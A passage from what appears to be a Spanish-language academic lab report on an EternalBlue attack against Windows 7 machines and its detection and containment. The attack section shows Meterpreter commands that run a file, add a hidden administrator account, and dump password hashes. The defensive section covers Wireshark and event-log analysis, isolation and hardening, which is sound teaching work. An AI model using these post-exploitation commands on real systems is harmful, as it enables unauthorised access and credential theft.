
esto, la notificación indica que este sistema no es compatible con este Exploit, por eso el error y por tanto no puede ser accedida con EternalBlue, esto se puede observar en las Figuras 34 y 35.

Figura 34: Ejecución fallida de EternalBlue para Win7x86



Fuente: elaboración propia


Figura 35: Error BlueScreen en Win7x86



Fuente: elaboración propia

Para el caso del sistema Windows 7 x64 se pudo acceder sin problemas, como puede verse en la Figura 36, pese a que en ocasiones se cae el acceso, pero puede volverse a conectar.

Figura 36: Ejecución de Exploit para Win7x64



Fuente: elaboración propia

Al ingresar desde el entorno METERPRETER se puede mover entre directorios sabiendo primero la ubicación actual dentro del sistema.
Los comandos usados fueron

PWD, para saber la posición actual que para este caso es en *"c:\Windows\system"*

Se Busca en el sistema el archivo winse20w0.exe con el comando SEARCH, así:

>search -f winse20w0.exe


Que muestra la ubicación en la carpeta c:\users\semi\

Se utiliza el comando CD para subir o bajar en la estructura de carpetas para buscar la carpeta de usuarios del sistema que es "C:\users\semi"
Al llegar a esta posición se encuentran las carpetas de los usuarios de este sistema entre ellos uno de nombre SEMI el cual se accede y dentro de él se encuetra el archivo winse20w0.exe que es referenciado en el anexo 4 (Ver Anexo D)
Con el comando EXECUTE se puede ejecutar el archivo encontrado así:

>execute -f winse20w0.exe

La ejecución de los Comandos PWD, SEARCH y EXECUTE se puede ver en la Figura27.

Figura 37: Comandos PWD, SEARCH y EXECUTE en entorno meterpreter.



Fuente: elaboración propia

Al hacer esto en la maquina con Windows 7 x64 aparece una ventana con un mensaje, mostrado en la Figura 38.

Figura 38: Mensaje enviado por la ejecución de winse20w0.exe

Fuente: elaboración propia

Como parte del equipo Red-Team se crear una cuenta de usuario administrador con el nombre del atacante así:

```
>execute -f "net user JohnMartinez unad2020 /add"
>execute -f "net localgroup Administradores JohnMartinez /add"
```

Lo que muestra el escalamiento de privilegios y la posibilidad de afectar el sistema de manera severa si un atacante así lo quisiera. La creación del Usuario JohnMartinez y su comprobación se pueden ver en la Figura 39 y 40.

Figura 39: Creación del Usuario Administrador JohnMartinez

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:194dee678b665037f201cfd2dac2f93f:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > execute -f "net user JohnMartinez unad2020 /add"
Process 2356 created.
meterpreter > execute -f "net localgroup administradores JohnMartinez /add"
Process 2864 created.
meterpreter > sysinfo
Computer        : PC202006
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_CO
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:194dee678b665037f201cfd2dac2f93f:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
JohnMartinez:1003:aad3b435b51404eeaad3b435b51404ee:795ccae3c9e3e4377fbae366b0390c04:::
usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Fuente: elaboración propia

Figura 40: Creación de Usuario JohnMartinez en Win7x64

Fuente: elaboración propia

5.4 **Contención de ataques informáticos**


5.4.1 CONTENCIÓN DE CIBERATAQUE EN TIEMPO REAL

Se puede pensar en varias opciones como, por ejemplo:
Partiendo de que se está ejecutando un ataque y que está siendo detectado, se podría decir que se está viendo a través la herramienta **Wireshark** el hostigamiento de un equipo en la red hacia otro o una conversación entre direcciones IP fuera de lo normal. Se registran secuencias como la siguiente que indican que la dirección IP *192.168.2.75* envía desde el puerto TCP 445 a la dirección *192.168.2.134* paquetes ACK así como el siguiente y que se evidencia en la Figura 41:

```
2911  314.844094420     192.168.2.75      192.168.2.134     TCP
60    445 → 39469 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
```


La *regla de color* lo resalta en color rojo, como lo muestra la Figura 42, lo que indica un intento de establecer una conexión.

Figura 41. Conversación captada por Wireshark



Fuente: elaboración propia.


Figura 42. Reglas de Colores Wireshark.



Fuente: elaboración propia.

En este momento particular se presta atención a este tipo de paquetes y se podrían identificar las direcciones IP participantes, la dirección IP 192.168.2.75 está en la lista de equipos de la empresa así que se indagaría sobre la faltante (192.168.2.134). Rápidamente se podría percatar de que al tratar de mapear puertos disponibles en esa dirección no se obtiene ningún resultado así que se indaga en los log's de Windows, específicamente en el **visor de eventos** del equipo con Windows 7 x64 con nombre de red **PC202006** y que muestra en los *registros de seguridad* la conexión de una estación de trabajo "nmap" desde la dirección IP 192.168.2.134 que corresponde con la maquina en conversación con la Windows 7 x64, los detalles de esta incursión se puede ver en la Figura 43, donde se ven datos como fecha, hora, estación de trabajo y usuario que para este caso es ANNONYMOUS LOGON.


Figura 43. Escaneo de puertos remoto Nmap desde maquina atacante



Fuente: elaboración propia.


Con este dato se puede identificar que se verificaron puertos en el equipo Windows 7 x64. Luego, siguiendo observando los log's, podemos ver que se encontró el inicio de sesión de un usuario *System* con privilegios de administrador y que luego creó un usuario administrador en la maquina Windows 7 x64, además de que se eliminaron algunos eventos del registro, como lo podemos ver en las Figuras 44, 45 y 46, donde se muestran los detalles del escaneo de puertos, la creación y escalamiento de un usuario *JohnMartinez*.

Figura 44. Inicio de sesión de usuario System en Win7x64




Fuente: elaboración propia.

Figura 45. Creación de usuario JohnMartinez en Win7x64



Fuente: elaboración propia.


Figura 46. Eliminación de algunos Eventos del Registro en Win7x64



Fuente: elaboración propia.

Junto con estos eventos también se encuetra un mensaje en pantalla que no se activó desde este equipo, (Windows 7 x64), pero que en registro de eventos de Aplicación y aparece sin datos de origen como se ve en la Figura 47 dando la idea de que hace parte de esta incursión anómala.

Figura 47. Registro de ejecución de winse20w0.exe



Fuente: elaboración propia.

Todos estos datos indican que el evento se originó externamente al equipo con Windows 7 x64 y por tanto estamos siendo víctimas de un ataque en red y como se está presentando en el momento lo mejor es aislar esta máquina (Windows 7 x64) de las demás de la red para evitar que el ataque se propague y así iniciar la contención ya habiendo identificado que el ataque proviene del interior de la organización, en la red local, y que ya ha tenido acceso a esta máquina. Máquina que se dejara en la red conectada solo mientras se identifican los datos del origen del atacante, luego se iniciara un proceso de toma de evidencias y de retorno al funcionamiento de acuerdo a los planes de recuperación definidos por la dirección de TI, sin embargo, deja claro que es necesario tomar medidas para todas las demás maquinas que directa o indirectamente se han expuesto a este ataque o alguno similar. Por tanto, se hace necesario tomar medidas como:

- Se debe identificar el origen del ataque, determinando si es un ataque interno o externo atreves de software especializado en esa tarea.

- Indagar que usuarios están o han estado en la red durante el ataque, para identificar equipos y posibles usuarios responsables (quienes usaron el equipo atacante durante el evento, sabiendo que el ataque fue interno y si es localizado físicamente este equipo)

- Indagar los log's del sistema para tratar de averiguar datos y movimientos fuera de lugar o de normalidad.

- En cuanto a que hacer es primordial separar de la red a los equipos comprometidos de los no comprometidos (Aislamiento de equipos comprometidos) esto se puede hacer dejando en la red actual tanto el equipo atacado como el atacante y los demás asignarlos a segmentos de red distintos o a dispositivos de red distintos al actual. todo esto con el fin de tratar de identificar datos importantes sobre el atacante activo en el sistema y así poder ubicarlo.

- Es importante tomar una imagen del sistema para analizarla de manera forense, y posteriormente recuperar el/los equipos afectados por el ataque de acuerdo a un *plan de recuperación ante desastres* que incluye el volver a hacer funcionales los equipos a través de un formateo si fuere necesario.

- Es importante identificar y clasificar la calidad del ataque en cuanto a gravedad del daño causado y a que usurarios o equipos afectó.

- Así como también es importante identificar que información y de quienes ha sido afectada (sustraída, modificada o eliminada)

- Se hace necesario contactar un *equipo de respuesta rápida* como por ejemplo el de la policía para que ayude a controlar eficientemente la situación

Todas estas tareas se podrían realizar de manera manual, sin embargo, ya existen herramientas de monitoreo y control como los SIEM (Información de Seguridad y Gestión de Eventos) que le permiten a un equipo Blue realizar estas y más tareas de hardenización de manera mucho más eficiente.

5.4.2 HARDENIZACIÓN DE EQUIPOS DE LA ORGANIZACIÓN

La medida más importante que debe tomarse a nivel empresa es iniciar la implementación de un *Sistema de Gestión de Seguridad de la información* (SGSI) iniciando por la gestión de incidentes de seguridad informática lo que permitiría a futuro tener o recolectar la información requerida para robustecer por un lado la seguridad de la información organizacional y por otro lado tener a la mano la posibilidad de contener de manera sistemática cualquier ataque o incidente que se presente, claramente los equipos Red y Blue hacen parte de la estrategia de seguridad.
Para el caso específico del equipo Windows 7 x64 que fue vulnerado usando Exploits, es necesario tomar medidas que garanticen la no repetición de evento y para ello hay que mirar las causas del mismo:
